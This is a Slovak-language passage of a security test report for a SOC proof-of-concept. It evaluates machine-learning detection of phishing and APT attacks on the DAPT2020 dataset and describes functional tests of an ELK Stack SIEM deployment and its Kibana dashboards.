V rámci pilotného testovania sa HDBSCAN preukázal ako vhodnejší na zachytenie jemnejších rozdielov medzi logmi, ktoré by mohli byť indikátormi podozrivých alebo neštandardných udalostí. Algoritmus dokáže rozdeliť dáta do klastrov podľa hustoty bodov, pričom zachováva štruktúru hierarchie a umožňuje identifikovať menšie, ale významné skupiny logov, ktoré by pri použití klasického K-Means mohli byť „stratené“ v masívnych klastroch.

Hlavnou prednosťou HDBSCAN voči K-Means je teda jeho schopnosť:

- automaticky určiť počet klastrov podľa hustoty dát
- robustne identifikovať outliery, ktoré môžu indikovať anomálie alebo phishingové aktivity
- zachovať jemné rozdiely medzi logmi, čo zlepšuje interpretáciu a analytickú hodnotu výsledkov.

Celkovo HDBSCAN poskytuje flexibilný a robustný prístup k analýze logov, ktorý zohľadňuje prirodzenú variabilitu dát a umožňuje efektívnu detekciu podozrivých udalostí bez nutnosti predom stanoveného počtu klastrov.

1.5 Detekcia pokročilých perzistentných hrozieb APT

Pokročilé pretrvávajúce hrozby (APT) predstavujú kategóriu kybernetických útokov, pri ktorých neoprávnený používateľ získa prístup k sieti a zostane dlhší čas nezistený. Tieto útoky sú zvyčajne zamerané na krádež údajov alebo monitorovanie sieťovej aktivity, a nie na spôsobenie okamžitých škôd. APT sú často sponzorované národnými štátmi alebo veľkými zločineckými organizáciami, čo ich robí vysoko sofistikovanými a náročnými na odhalenie a odstránenie. APT zahŕňajú zdĺhavý, nenápadný a zložitý proces infiltrácie. Útočníci používajú rôzne metódy na získanie vstupu, vrátane spear-phishingu, zneužívania zraniteľností alebo používania škodlivého softvéru. Po vniknutí si vytvoria oporné miesto, často vytvárajú zadné vrátka a používajú techniky, aby zostali nezistení. Konečným cieľom APT nie je okamžité narušenie, ale dlhodobá špionáž, krádež údajov alebo získanie strategických výhod.Boj proti APT si vyžaduje mnohostranný prístup vrátane implementácie viacvrstvových bezpečnostných obranných opatrení, neustáleho monitorovania sieťovej aktivity, pravidelných bezpečnostných auditov a školenia zamestnancov na rozpoznanie potenciálnych hrozieb. Včasná detekcia a rýchla reakcia sú nevyhnutné na zmiernenie dopadu APT. Organizácie musia zaujať postoj neustálej ostražitosti a pripravenosti reagovať na tieto pokročilé hrozby.

Testovanie prebehlo použitím voľne dostupného datasetu *DAPT2020* (Dataset for Advanced Persistent Threats (APT) 2020). Dataset DAPT2020 (Dataset for Advanced Persistent Threats (APT) 2020) je súbor dát kybernetickej bezpečnosti špeciálne navrhnutý na výskum v oblasti detekcie a analýzy útokov pokročilých pretrvávajúcich hrozieb (APT). Bol vytvorený a zverejnený v roku 2020 laboratóriom Cyber Threat Intelligence (CTI) na Univerzite Nového Južného Walesu (UNSW) v Canberre v Austrálii. Primárnym cieľom bolo riešiť nedostatok realistických, aktuálnych a vysokokvalitných datasetov, ktoré by zachytili viacstupňovú, nenápadnú a dlhodobú povahu APT útokov. Na rozdiel od súborov dát obsahujúcich jednoduché zneužívania alebo krátkodobé útoky, DAPT2020 sa zameriava na simuláciu celého reťazca kybernetického útoku cyber kill chain, ktorý predstavuje sofistikované APT kampane a poskytuje údaje na vývoj detekčných systémov pre laterálny pohyb (angl. lateral movement), eskaláciu privilégií (privilege escalation), exfiltráciu údajov (data exfiltration) a aktivity velenia a riadenia C2 (command & control).

Korpus bol vygenerovaný v kontrolovanom testovacom prostredí typu „sandbox“, ktoré bolo navrhnuté tak, aby emulovalo skutočnú podnikovú sieť, nie zo živého produkčného systému.

- Topológia siete: Simulovala sa malá podniková sieť s viacerými operačnými systémami (Windows 10, Windows Server, Ubuntu) a so štandardnými službami (Active Directory, webové servery, zdieľané súbory).
- Simulácia útoku: Výskumný tím spustil skutočný malvér a útočné nástroje APT podľa zdokumentovaných taktík, techník a postupov TTP (Tactics, Techniques, and Procedures) známych APT skupín.

- Neškodná prevádzka na pozadí: Na vytvorenie realistickej zmesi dát boli počas niekoľkých dní generované aj bežné aktivity používateľov (prehliadanie webu, e-mail, prenos súborov atď.) pomocou automatizovaných skriptov a dobrovoľníkov.

Dataset bol vytvorený simuláciou správania sa APT útokov v cloudovej sieti počas piatich dní:

- 1.deň: Normálna prevádzka - ping, prehliadanie webu, operácie so súbormi, ...
- 2. deň: Prieskum (reconnaissance) - nmap, sqlmap, skenovanie zraniteľností (vulnerability scanning), ...
- 3. deň: Vybudovanie základne (foothold) - reverzné shelly (reverse shells), zneužívanie SQL (SQL exploitation), obchádzanie autentifikácie (authentication bypass)
- 4. deň: Laterálny pohyb (lateral movement) - skenovanie internej siete, zneužívanie zraniteľností (exploiting vulnerabilities)
- 5. deň: Exfiltrácia údajov (data exfiltration) - prenosy FTP, nahrávanie na Google Drive, komunikácia C&C

Korpus obsahuje 79 parametrov/príznakov (features) sieťového toku vrátane trvania toku, veľkostí paketov, časov medzi príchodmi, príznakov TCP, dĺžok hlavičiek, rýchlostí prenosu bajtov/paketov a rôznych štatistických ukazovateľov.

Dataset je získaný z viacerých zdrojov, čo poskytuje holistický pohľad, ktorý je kľúčový pre detekciu APT. Súbor dát DAPT2020 zahŕňa:

- úplné zachytenie paketov (PCAP): Kompletná sieťová prevádzka z testovacieho prostredia, ktorá umožňuje hĺbkovú kontrolu protokolov
- údaje o toku siete (NetFlow): Zhrnuté protokoly pripojení, ktoré sú menej podrobné, ale efektívne pre analýzu
- systémové protokoly
  - protokoly/logy udalostí systému Windows - protokoly zabezpečenia, systému a aplikácií, ktoré sú kľúčové na detekciu laterálneho pohybu (lateral movement), eskalácie privilégií (privilege escalation) a pretrvávanie (persistence)
  - Sysmon protokoly/logy - podrobné udalosti vytvárania procesov, sieťového pripojenia a zmeny súborov (neoceniteľné pre forenzné sledovanie)
- artefakty hostiteľa (host-based artifacts)
  - výpisy pamäte - pre účely analýzy škodlivého softvéru
  - obrazy diskov - pre účely forenznej investigatívy
  - výpisy procesov a prehľad registrov
- protokoly/logy upozornení a detekcií - výstupy z bezpečnostných nástrojov ako Suricata (IDS) a Elastic Security (SIEM) nasadených počas experimentu

Korpus obsahuje dve odlišné, prepojené APT kampane, ktoré boli inšpirované skupinami z reálneho sveta (napr. podobné APT29/Cozy Bear alebo APT32/OceanLotus):

1. Zameriava sa na krádež a únik údajov. Zahŕňa počiatočný kompromitačný útok, laterálny pohyb na databázovom serveri, umiestnenie údajov a únik prostredníctvom skrytých kanálov.
2. Zameriava sa na nasadenie ransomvéru. Zahŕňa vytvorenie základne (foothold), eskaláciu privilégií (escalating privileges), deaktiváciu obrany (disabling defenses) a nasadenie ransomvéru v sieti.

Tieto kampane zahŕňajú fázy ako prieskum (reconnaissance), počiatočný prístup (napr. spear-phishing), vykonanie (execution), pretrvávanie (persistence), laterálny pohyb (lateral movement) a exfiltrácia (exfiltration).

Dataset má nasledujúce kľúčové vlastnosti:

- používa moderné TTP a vzorky malvéru z časového rámca 2019 – 2020
- zachytáva útoky, ktoré sa odohrávajú v priebehu dní, nie sekúnd
- útoky sú starostlivo označené presnými časovými pečiatkami a namapované na rámec MITRE ATT&CK, vďaka čomu sú vynikajúce pre kontrolované strojové učenie a výskum založený na TTP
- synchrónny zber sieťových (network) a hostiteľských (host) záznamov umožňuje koreláciu medzi zdrojmi, čo je nevyhnutnosť pre lov APT (APT hunting).

Zo širšej skupiny AI/ML algoritmov a metód, ktoré možno použiť na detekciu perzistetných hrozieb APT, sme sa rozhodli otestovať nasledovné:

- Random Forest (náhodný strom)
- Support Vector Machine SVM (metóda podporných vektorov)
- Logistická regresia

Tieto metódy patria medzi najčastejšie používané techniky s veľmi dobrou úspešnosťou detekcie.

1.5.1 Vyhodnocovanie testov


Vyhodnocovanie testov prebiehalo rovnako ako v prípade detekcie nevyžiadaných SPAM správ, popísaných v kapitole 1.1 Detekcia nežiadúcich emailových správ (Spam) s použitím rovnakých vyhodnocovacích metrík a kritérií.

1.5.2 Výsledky testov


Metóda	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Log.Regression	0.9018	0.9005	0.9018	0.8970	0.17
Random Forest	**0.9842**	**0.9842**	**0.9842**	**0.9842**	0.19
SVM	0.9269	0.9312	0.9269	0.9212	48.91

Tab. 7: Výsledky testov pre detekciu APT hrozieb


Nasledujúce obrázky zobrazujú konfúznu maticu pre jednotlivé testované metódy.



Obr. 59: Konfúzna matica pre logistickú regresiu



Obr. 60“ Konfúzna matica pre SVM




Obr. 61: Konfúzna matica pre Random Forest

Na nasledujúcom obrázku možno vidieť grafické zobrazenie korelačného koeficientu pre vybrané príznaky v podobe tepelnej mapy, pričom je vidieť, že viacero z nich je vzájomne previazaných.




Obr. 62: Heat-mapa korelačného koeficientu pre vybrané príznaky

Na nasledujúcom obrázku je znázornených 10 najrelevantnejších príznakov pre detekciu APT útokov v modeli náhodného lesa vyhodnotených na základe nečistôt (angl. impurity-based).



Obr. 63: Top 10 dôležitých príznakov v modeli Random Forest

Nasledujúci obrázok vizualizuje úspešnosť (parameter Accuracy) jednotlivých zvolených klasifikačných metód.



Obr. 64: Porovnanie úspešnosti jednotlivých modelov

1.5.3 Zhodnotenie testov

Na základe vykonaných experimentov možno zhodnotiť, že najvhodnejšia metóda pre detekciu pokročilých APT útokov je najvhodnejšia metóda Random forest. Na datasete DAPT2020, ktorý je jedným z najkomplexnejších a najčastejšie používaných súborov dát pre detekciu APT útokov, sme dosiahli úspešnosť detekcie 98%. Táto hodnota je takmer identická pre metriky Precision aj Recall, takže je veľmi dobre pokrytá detekcia falošne pozitívnych aj falošne negatívnych detekcií. V poradí druhá najúspešnejšia metóda s úspešnosťou detekcie na úrovni 92% je metóda SVM, pričom metóda logistickej regresie dosahuje porovnateľnú úspešnosť detekciu s hodnotou ~90%. Z hľadiska času potrebného na testovanie dát dosahujú metódy Random forest a logistická regresia veľmi porovnateľné výsledky na úrovni desiatok milisekúnd, takže možno nasadiť obe metódy pre real-time aplikácie. SVM metóda potrebuje pri testovaní výrazne dlhší čas na detekciu na úrovni desiatok sekúnd, čo predstavuje viac ako 100-násobne dlhší čas.

Na základe vykonaných experimentov možno teda sumarizovať, že pre detekciu pokročilých perzistentných APT útokov je najvhodnejšia metóda Random Forest.

1.6 Súhrn testovania

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-ML-01	Detekcia nežiadúcich emailových správ (Spam)	Experimentálny test	Klasifikácia spam/ham pomocou ML metód (Decision Tree, SVM, XGBoost, Naive Bayes, Logistická regresia) na datasetoch SpamAssassin a SMS Spam	Splnené
TS-ML-02	Detekcia DoS/DDoS útokov	Experimentálny test	Analýza štatistických parametrov IP tokov (variabilnosť, šikmost, špicatosť,	Splnené

			Hurstov exponent) pre rýchlu detekciu DDoS útokov; metóda detekčných hraníc (MDH) a predikčných tunelov (MPT)	
TS-ML-03	Detekcia škodlivého kódu (Malware)	Experimentálny test	Klasifikácia sieťovej prevádzky pre detekciu malvéru typu trojský kôň pomocou ML metód (Random Forest, AdaBoost, GaussianNB, FNN)	**Splnené**
TS-ML-04	Detekcia phishing	Experimentálny test	Analýza logov pomocou klastrovacích metód (K-Means, HDBSCAN) pre identifikáciu phishingových aktivít; pravdepodobnostné skóre na základe vzdialenosti od klastrov	**Splnené**
TS-ML-05	Detekcia pokročilých perzistentných hrozieb (APT)	Experimentálny test	Klasifikácia APT útokov na datasete DAPT2020 pomocou ML metód (Random Forest, SVM, Logistická regresia); feature importance analýza	**Splnené**

2 Overenie nasadenia, vizualizácie a bezpečnostnej konfigurácie ELK Stack

Testovanie ELK Stacku bolo koncipované ako overenie funkčnej pripravenosti celého SIEM reťazca – od príjmu a parsovania bezpečnostných udalostí cez ich indexáciu a správu životného cyklu až po vizualizáciu a analytické vyhodnotenie v grafickom rozhraní. Na rozdiel od testovania ostatných komponentov PoC, kde bol každý komponent overovaný samostatne, ELK Stack vyžadoval integrovaný prístup, pretože jeho tri vrstvy (Logstash ako vstupná brána, Elasticsearch ako úložisko a analytický engine, Kibana ako prezentačná vrstva) tvoria jeden funkčný celok, v ktorom zlyhanie ktorejkoľvek vrstvy znemožňuje funkciu ostatných. Testy boli rozdelené do troch oblastí podľa funkčných vrstiev: (1) overenie nasadenia a prevádzkovej dostupnosti všetkých komponentov vrátane vzájomnej komunikácie, (2) overenie vizualizačných a analytických schopností prostredníctvom nasadených dashboardov a modulu Discover a (3) overenie bezpečnostných mechanizmov (TLS, RBAC, keystore, iptables), retenčnej politiky ILM a monitorovania infraštruktúry. Testovanie v rámci V16 bolo zamerané na overenie konfigurácie a základnej funkčnosti – detailné overovanie detekčných pravidiel, simulácia útokov a záťažové testovanie sú predmetom samostatného výstupu.

2.1 TC-ELK-01 Overenie nasadenia a dostupnosti ELK Stacku

Typ testu: Funkčný test

Účel testu: Overiť, či sú všetky tri komponenty ELK Stacku (Elasticsearch, Logstash, Kibana) v prostredí PoC korektne nasadené, prevádzkovo dostupné a vzájomne komunikujúce. Test overuje zdravie Elasticsearch clustra vrátane všetkých 7 uzlov, aktívny stav Logstash pipeline a dostupnosť webového rozhrania Kibany. Test je zameraný na overenie základnej prevádzkovej pripravenosti ELK Stacku ako celku, nie na detailné overovanie detekčných pravidiel ani pokročilých analytických scenárov.

Predmet overenia: Predmetom testu je overenie, či nasadenie ELK Stacku zodpovedá stavu popísanému v dokumentácii PoC. Pre Elasticsearch sa overovala dostupnosť clustra, zdravie (cluster health) a prítomnosť všetkých 7 uzlov s priradenými rolami (master, hot, warm, cold). Pre Logstash sa overoval aktívny stav služby, načítanie pipeline konfigurácie (input.conf, filters.conf, output.conf) a schopnosť prijímať dáta na porte 5044. Pre Kibanu sa overovala dostupnosť webového rozhrania, úspešnosť prihlásenia a pripojenie na Elasticsearch cluster. Overovali sa aj základné komunikačné väzby medzi komponentmi – šifrované pripojenie Kibana → Elasticsearch a Logstash → Elasticsearch.

Východiskový stav: ELK Stack bol nasadený v LXC kontajneroch na fyzickom serveri. Elasticsearch cluster so 7 uzlami (master1, hot1-3, warm1-2, cold1) bol nakonfigurovaný s definovanými rolami a retenčnou politikou. Každý uzol mal vlastný konfiguračný súbor a TLS certifikát. Logstash bol nasadený v kontajneri elk-logstash (IP 192.168.1.177) s pipeline konfigurovanou na príjem dát od filebeat a auditbeat agentov prostredníctvom modulu beats na porte 5044 s obojstranným TLS overovaním. Kibana bola nasadená v kontajneri s IP 192.168.2.188, nakonfigurovaná na pripojenie k Elasticsearch cez HTTPS s certifikačnou autoritou elasticsearch-ca.pem a autentifikáciou prostredníctvom účtu kibana_system. Pred začiatkom testu sa predpokladalo, že všetky LXC kontajnery sú spustené a sieťovo dostupné.

Postup testu:

1. Overil sa stav Elasticsearch clustra – pomocou Kibana Dev Tools alebo Elasticsearch REST API sa overilo zdravie clustra (cluster health), počet uzlov a ich priradené role.
2. Overila sa dostupnosť všetkých 7 uzlov Elasticsearch – master1, hot1, hot2, hot3, warm1, warm2, cold1 – a ich registrácia v klastri.
3. Overilo sa, že hot uzly využívajú SSD úložisko a warm/cold uzly HDD úložisko, čo zodpovedá dokumentovanej architektúre.
4. Na strane Logstash sa overil aktívny stav služby a načítanie pipeline konfigurácie – prítomnosť všetkých troch konfiguračných súborov (input.conf, filters.conf, output.conf).
5. Overilo sa, že Logstash počúva na porte 5044 a je pripravený prijímať dáta od beat agentov s obojstranným TLS overovaním.
6. Overilo sa pripojenie Logstash na Elasticsearch – aktívne spojenie, autentifikácia prostredníctvom používateľa logstash_internal a šifrovaná komunikácia.
7. Overila sa dostupnosť webového rozhrania Kibany – otvorením URL adresy v prehliadači sa overilo korektné načítanie prihlasovacej obrazovky.
8. Vykonalo sa prihlásenie do Kibany a overilo sa, že rozhranie zobrazuje informácie o pripojenom Elasticsearch klastri.
9. V module Stack Monitoring sa overilo, že Kibana zobrazuje stav všetkých troch komponentov ELK Stacku – Elasticsearch, Logstash a Kibana.

Očakávaný výsledok: Očakávaným výsledkom je, že Elasticsearch cluster bude v stave green alebo yellow so všetkými 7 uzlami s korektne priradenými rolami. Logstash bude aktívny s načítanou pipeline a pripravený prijímať dáta na porte 5044. Kibana bude dostupná cez webové rozhranie, prihlásenie bude úspešné a rozhranie bude zobrazovať informácie o pripojenom klastri. Stack Monitoring má zobrazovať stav všetkých troch komponentov.

Skutočný výsledok: Elasticsearch cluster bol v stave zodpovedajúcom prevádzkovej pripravenosti a obsahoval všetkých 7 uzlov s korektne priradenými rolami – master1 ako hlavný uzol, hot1-3 s dátami na SSD, warm1-2 s dátami na HDD a cold1 ako archívny uzol. Logstash služba bola aktívna, pipeline konfigurácia bola načítaná a služba počúvala na porte 5044 s obojstranným TLS overovaním. Pripojenie Logstash na Elasticsearch bolo aktívne prostredníctvom používateľa logstash_internal so šifrovanou komunikáciou. Kibana bola dostupná cez webové rozhranie, prihlásenie bolo úspešné a rozhranie zobrazovalo informácie o pripojenom Elasticsearch klastri. V module Stack Monitoring boli zobrazené stavy všetkých troch komponentov ELK Stacku – Elasticsearch, Logstash a Kibana. Počas testu neboli pozorované kritické chyby.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že ELK Stack je v prostredí PoC korektne nasadený a všetky tri komponenty (Elasticsearch, Logstash, Kibana) sú prevádzkovo dostupné a vzájomne komunikujúce. Elasticsearch cluster obsahuje všetkých 7 uzlov s definovanými rolami, Logstash prijíma dáta a Kibana poskytuje funkčné webové rozhranie.

Zistenia a poznámky: Test TS-ELK-01 overoval základnú prevádzkovú pripravenosť ELK Stacku ako celku, nie detailné funkcionality jednotlivých komponentov. Nasadenie v LXC kontajneroch na jednom fyzickom serveri umožňuje jednoduchú správu a monitorovanie, avšak v produkčnom prostredí by bolo vhodné zvážiť distribúciu komponentov na viacero fyzických serverov. Elasticsearch cluster so 7 uzlami s diferenciáciou hot/warm/cold zabezpečuje efektívne využitie úložného priestoru a optimalizáciu výkonu podľa veku dát. Obojstranné TLS overovanie medzi Logstash a beat agentami zabezpečuje, že dáta sú prijímané len od autorizovaných zdrojov. Stack Monitoring poskytuje centralizovaný prehľad o stave všetkých komponentov, čo je kľúčové pre prevádzkovú spoľahlivosť SIEM riešenia. Test vytvoril predpoklad pre ďalšie testy zamerané na vizualizáciu dát a bezpečnostnú konfiguráciu.

Záver: Test preukázal, že ELK Stack je v prostredí PoC nasadený, všetky tri komponenty sú prevádzkovo dostupné a vzájomne komunikujúce. Tým bola potvrdená základná prevádzková pripravenosť SIEM riešenia pre vizualizáciu a analýzu bezpečnostných dát v rámci SOCaaS platformy INNOSOC.

2.2 TS-ELK-02 Overenie vizualizácie bezpečnostných dát a analytických dashboardov

Typ testu: Funkčný test

Účel testu: Overiť, či Kibana v rámci ELK Stacku poskytuje funkčné vizualizačné a analytické nástroje pre zobrazovanie bezpečnostných dát. Test overuje funkčnosť modulu Discover pre prezeranie logov, dostupnosť a funkčnosť vytvorených analytických dashboardov, logické oddelenie prístupov pomocou Spaces a schopnosť systému zobrazovať dáta vo forme grafov, metrík, tabuliek a geografických máp. Test je zameraný na overenie konfigurácie a základnej funkčnosti vizualizačnej vrstvy, nie na detailné overovanie detekčných pravidiel ani simuláciu útokov.

Predmet overenia: Predmetom testu je overenie vizualizačných schopností Kibany v rozsahu popísanom v dokumentácii PoC. Overovalo sa, či sú v systéme nakonfigurované Spaces pre logické oddelenie pravidiel a prístupov a či sú v navigačnom menu dostupné hlavné funkcionality – Discover, Dashboards (Analytics a Security), Rules, Alerts, Dev Tools, Stack Monitoring a Stack Management. Overovali sa vytvorené dashboardy – IDS DMZ (vizualizácia bezpečnostných udalostí zo Suricata a FortiGate vrátane počtu alertov, rozdelenia podľa závažnosti, časového priebehu detekcií, najčastejších signatúr, zdrojových IP adries a geografickej mapy), Login Activity Monitoring (sledovanie prihlasovacích udalostí) a Zaťaženie Stacku (monitorovanie využitia operačnej pamäte komponentov ELK stacku). Overovala sa aj funkčnosť modulu Discover – prezeranie logov, aplikácia filtrov a vyhľadávanie.

Východiskový stav: ELK Stack bol nasadený a všetky komponenty boli v prevádzke (overené testom TC-ELK-01). Elasticsearch cluster indexoval bezpečnostné dáta z monitorovaných zariadení. Logstash prijímal a spracovával dáta z auditbeat a filebeat agentov nasadených na monitorovaných serveroch. V Kibane boli nakonfigurované Spaces pre logické oddelenie prístupov a pravidiel. Dashboardy boli vytvorené a nakonfigurované na vizualizáciu dát z IDS senzorov (Suricata, FortiGate) a ďalších zdrojov. Prihlásenie bolo funkčné a používateľské účty s príslušnými rolami boli dostupné.

Postup testu:

1. Po prihlásení do Kibany sa overila dostupnosť nakonfigurovaných Spaces a navigácia medzi nimi.
2. Overila sa dostupnosť hlavných funkcionalít v navigačnom menu – Discover, Dashboards (Analytics a Security), Rules, Alerts, Dev Tools, Stack Monitoring a Stack Management.
3. Otvoril sa dashboard IDS DMZ a overila sa vizualizácia bezpečnostných udalostí – v ľavej časti dáta zo Suricata (celkový počet alertov, rozdelenie podľa závažnosti, časový priebeh detekcií), v pravej časti obdobné metriky pre FortiGate.
4. Na dashboarde IDS DMZ sa overil prehľad najčastejšie detegovaných signatúr (Top Signatures) – zoznam signatúr zo Suricata a FortiGate vrátane počtu zachytených alertov.
